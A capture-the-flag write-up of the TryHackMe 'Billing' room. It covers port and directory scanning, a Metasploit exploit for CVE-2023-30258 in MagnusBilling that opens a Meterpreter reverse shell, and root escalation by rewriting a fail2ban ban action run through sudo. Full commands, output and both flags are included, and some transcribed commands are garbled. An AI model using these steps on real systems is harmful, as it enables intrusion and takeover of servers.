


TryHackMe – Billing Room Write-up



Author: Chamika Jayasooriya

Platform: TryHackMe

Room: Billing

Difficulty: Essay

Overview

In this room, I compromised a Linux server running a vulnerable MagnusBilling instance. The attack chain involved exploiting an unauthenticated remote code execution vulnerability (CVE-2023-30258) and escalating privileges through a misconfigured sudo permission on `fail2ban-client`.

The objective was to obtain both the user and root flags, which I successfully achieved.

This write-up documents my full methodology, commands used, reasoning behind each step, and security impact analysis.

1. Reconnaissance

Initial Port Scan


I began with a basic Nmap scan to identify exposed services.

```
nmap 10.80.159.86
```

Results:

- 22/tcp – SSH
- 80/tcp – HTTP

The presence of HTTP indicated a web application attack surface, so I focused on port 80 for further enumeration.



```
(kalilinux㉿kali)-[~/Downloads]
$ nmap 10.80.159.86
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-12 01:50 -0500
Nmap scan report for 10.80.159.86
Host is up (0.49s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 6.06 seconds
```

2. Web Enumeration

Accessing the Web Application


I accessed:

```
http://10.80.159.86
```

The application redirected me to:

```
/mbilling
```

This strongly suggested that the target was running MagnusBilling.



Directory Enumeration – /mbilling

To discover hidden files and directories, I used Gobuster.

```
gobuster dir -u http://10.80.159.86/mbilling \
-t 50 \
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \
-x .php,.html,.txt
```

Key Findings:

- /index.php
- /archive/
- /resources/
- /assets/
- /cron.php
- /protected/ (403 Forbidden)

This confirmed a fully deployed MagnusBilling instance.

```
-$ gobuster dir -u http://10.80.159.86/mbilling -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .php,.html,.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.80.159.86/mbilling
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  php,html,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php        (Status: 200) [Size: 663]
/index.html       (Status: 200) [Size: 30760]
/archive          (Status: 301) [Size: 323] [--> http://10.80.159.86/mbilling/archive/]
/resources         (Status: 301) [Size: 325] [--> http://10.80.159.86/mbilling/resources/]
/assets            (Status: 301) [Size: 322] [--> http://10.80.159.86/mbilling/assets/]
/lib               (Status: 301) [Size: 319] [--> http://10.80.159.86/mbilling/lib/]
/cron.php          (Status: 200) [Size: 0]
/tmp               (Status: 301) [Size: 319] [--> http://10.80.159.86/mbilling/tmp/]
/LICENSE           (Status: 200) [Size: 7652]
/protected          (Status: 403) [Size: 277]
Progress: 100475 / 882236 (11.39%)^C
```

Root Directory Enumeration

I also enumerated the root directory:

```
gobuster dir -u http://10.80.159.86/ ...
```

This revealed:

- /robots.txt
- index.php → redirecting to /mbilling

The robots.txt file contained:

```
Disallow: /mbilling/
```

This does not provide security; it only instructs search engines. Sensitive paths should never rely on robots.txt for protection.

```
[kalilinux@kali:~/Downloads]
$ gobuster dir -u http://10.80.159.86/ -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .php,.html,.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.80.159.86/
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  php,html,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php        (Status: 302) [Size: 1] [--> ./mbilling]
/robots.txt       (Status: 200) [Size: 37]
Progress: 27762 / 882236 (3.15%)^C
```

3. Vulnerability Research

After confirming the application was MagnusBilling, I researched known vulnerabilities.

I identified:

CVE-2023-30258 – Unauthenticated Remote Code Execution in MagnusBilling

A public Metasploit module was available:

```
exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
```

This vulnerability allows attackers to execute arbitrary commands without authentication.

4. Exploitation

Launching Metasploit

```
msfconsole  
use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
```

I checked required options:

```
show options
```

Configuration

```
set RHOSTS 10.80.159.86  
set LHOST <my tun0 IP>  
set LPORT 4444  
run
```

Issue Encountered


Initially, I set the wrong LHOST. The exploit executed, but no session was created. This happened because the reverse shell could not connect back to my machine.

After identifying my correct VPN interface IP using:

```
ip a
```

I updated LHOST and re-ran the exploit.

This time, the exploit succeeded.



```
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > show options

Module options (exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258):

Name      Current Setting  Required  Description
----      -----          -----  -----
Proxies           no        no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
RHOSTS          yes        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80        yes       The target port (TCP)
SSL              false      no        Negotiate SSL/TLS for outgoing connections
SSLCert          no        no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI        /mbilling  yes        The MagnusBilling endpoint URL
URIPATH          /no        no        The URI to use for this exploit (default is random)
VHOST            no        no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,ftfp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
Name      Current Setting  Required  Description
----      -----          -----  -----
SRVHOST        0.0.0.0     yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT        8080      yes        The local port to listen on.

When TARGET is 0:
Name      Current Setting  Required  Description
----      -----          -----  -----
WEBSHELL        no        no        The name of the webshell with extension. Webshell name will be randomly generated if left unset.

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----  -----
LHOST           yes        yes       The listen address (an interface may be specified)
LPORT           4444      yes       The listen port

Exploit target:
```

```
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set RHOST 10.80.159.86
RHOST => 10.80.159.86
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set LHOST 192.168.175.25
LHOST => 192.168.175.25
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > run
[*] Started reverse TCP handler on 192.168.175.25:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 10.80.159.86:80 can be exploited.
[*] Performing command injection test issuing a sleep command of 5 seconds.
[*] Elapsed time: 5.71 seconds.
[+] The target is vulnerable. Successfully tested command injection.
[*] Executing PHP for php/meterpreter/reverse_tcp
[*] Sending stage (40004 bytes) to 10.80.159.86
[+] Deleted kkEzxSYJiQjBTdq.php
[*] Meterpreter session 1 opened (192.168.175.25:4444 -> 10.80.159.86:52814) at 2026-02-12 02:38:30 -0500

meterpreter > shell
```

5. Initial Access

After exploitation:

```
meterpreter > shell
whoami
```

Output:

```
asterisk
```

System information:

```
Linux Debian 6.1 x86_64
```

I now had shell access as the asterisk user.

```
meterpreter > shell
Process 3397 created.
Channel 0 created.
whoami
asterisk
uname -a
Linux ip-10-80-159-86 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64 GNU/Linux
python3 -c 'import pty; pty.spawn("/bin/bash")'
asterisk@ip-10-80-159-86:~$
```

6. User Enumeration

I began exploring the file system.

```
cd /home  
ls
```

Users found:

- debian
- magnus
- ssm-user

The magnus directory contained a user flag.

```
cd /home/magnus  
cat user.txt
```

User Flag:

```
THM{4a6831d5f124b25eefb1e92e0f0da4ca}  
python3 -c 'import pty; pty.spawn("/bin/bash")'  
asterisk@ip-10-80-159-86:/var/www/html/mbilling/lib/icepay$ cd ..  
cd ..  
asterisk@ip-10-80-159-86:/var/www/html/mbilling/lib$ cd ..  
cd ..  
asterisk@ip-10-80-159-86:/var/www/html/mbilling$ cd ..  
cd ..  
asterisk@ip-10-80-159-86:/var/www/html$ cd..  
cd..  
bash: cd..: command not found  
asterisk@ip-10-80-159-86:/var/www/html$ cd ..  
cd ..  
asterisk@ip-10-80-159-86:/var/www$ cd ..  
cd ..  
asterisk@ip-10-80-159-86:/var$ cd ..  
cd ..  
asterisk@ip-10-80-159-86:/$ ls  
ls  
bin etc initrd.img.old lost+found opt run sys var  
boot home lib media proc sbin tmp vmlinuz  
dev initrd.img lib64 mnt root srv usr vmlinuz.old  
asterisk@ip-10-80-159-86:/$ su magnus  
su magnus  
Password: abcd  
  
su: Permission denied  
asterisk@ip-10-80-159-86:/$ su billing  
su billing  
su: user billing does not exist or the user entry does not contain all the required fields  
asterisk@ip-10-80-159-86:/$ cd home  
cd home  
asterisk@ip-10-80-159-86:/home$ ls  
ls  
debian magnus ssm-user  
asterisk@ip-10-80-159-86:/home$ cd magnus  
cd magnus  
asterisk@ip-10-80-159-86:/home/magnus$ ls  
ls  
Desktop Downloads Pictures Templates user.txt  
Documents Music Public Videos  
asterisk@ip-10-80-159-86:/home/magnus$ cat user.txt
```

```
asterisk@ip-10-80-159-86:/home/magnus$ cat user.txt  
cat user.txt  
THM{4a6831d5f124b25eefb1e92e0f0da4ca}
```

7. Privilege Escalation

Checking Sudo Permissions


```
sudo -l
```

Output:

```
(ALL) NOPASSWD: /usr/bin/fail2ban-client
```

This meant the asterisk user could execute fail2ban-client as root without a password.

This is a serious misconfiguration.



```
asterisk@ip-10-80-159-86:/home/magnus$ sudo -l
sudo -l
Matching Defaults entries for asterisk on ip-10-80-159-86:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
  Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on ip-10-80-159-86:
  (ALL) NOPASSWD: /usr/bin/fail2ban-client
```

8. Exploiting fail2ban Misconfiguration

Fail2ban allows dynamic modification of ban actions. Since it runs as root, modifying action commands can result in arbitrary root command execution.

Step 1: Restart fail2ban

```
sudo /usr/bin/fail2ban-client restart
```

Step 2: Inject Malicious Command

```
sudo /usr/bin/fail2ban-client set sshd action iptables-multiport actionban
"/bin/bash -c 'cat /root/root.txt > /tmp/root.txt && chmod 777
/tmp/root.txt'"
```

This command modifies the SSH jail's ban action to:

1. Read the root flag
2. Write it to /tmp/root.txt
3. Change permissions to make it readable

Step 3: Trigger Ban Action

```
sudo /usr/bin/fail2ban-client set sshd banip 127.0.0.1
```


This executed the malicious action as root.

Step 4: Retrieve Root Flag

```
cat /tmp/root.txt
```

Root Flag:

```
THM{33ad5b530e71a172648f424ec23fae60}
```



A terminal session showing the exploit process. It starts with a sudo command to restart fail2ban. Then, it shows the configuration reader warning about 'allowip6'. The user runs a command to set the sshd action to iptables-multiport actionban, which reads the root flag from /tmp/root.txt and writes it to /tmp/root.txt with chmod 777. Finally, it sets the banip to 127.0.0.1. The session ends with a meterpreter session closing.

```
sudo /usr/bin/fail2ban-client restart
Shutdown successful
2026-02-11 21:47:23,558 fail2ban.configreader [3630]: WARNING 'allowip6' not defined in 'Definition'. Using default one: 'auto'
Server ready
asterisk@ip-10-80-159-86:/home/magnus$ sudo /usr/bin/fail2ban-client set sshd action iptables-multiport actionban "/bin/bash -c 'cat /root/root.txt > /tmp/root.txt 66 chmod 777 /tmp/root.root.txt > /tmp/root.txt 66 chmod 777 /tmp/root.txt'"
/bin/bash -c 'cat /root/root.txt > /tmp/root.txt 66 chmod 777 /tmp/root.txt'
asterisk@ip-10-80-159-86:/home/magnus$ sudo /usr/bin/fail2ban-client set sshd banip 127.0.0.1
*o /usr/bin/fail2ban-client set sshd banip 127.0.0.1
1
asterisk@ip-10-80-159-86:/home/magnus$ cat /tmp/root.txt
cat /tmp/root.txt
THM{33ad5b530e71a172648f424ec23fae60}
asterisk@ip-10-80-159-86:/home/magnus$
[*] 10.80.159.86 - Meterpreter session 1 closed. Reason: Died
```

9. Security Impact

The system was compromised due to:

1. Outdated MagnusBilling software vulnerable to RCE
2. Publicly available exploit
3. Misconfigured sudo privileges
4. Improper privilege separation

An attacker could:

- Execute arbitrary commands remotely
- Escalate to root

- Access sensitive system files
- Maintain persistence

This represents a full system compromise.

10. Lessons Learned

- Always verify your LHOST configuration during exploitation.
- Public CVEs are frequently weaponized.
- Misconfigured sudo permissions are extremely dangerous.
- Post-exploitation enumeration is critical.
- Never underestimate service-level accounts.

Final Status

Stage	Result
Initial Access	Successful
User Flag	Retrieved
Privilege Escalation	Successful
Root Access	Achieved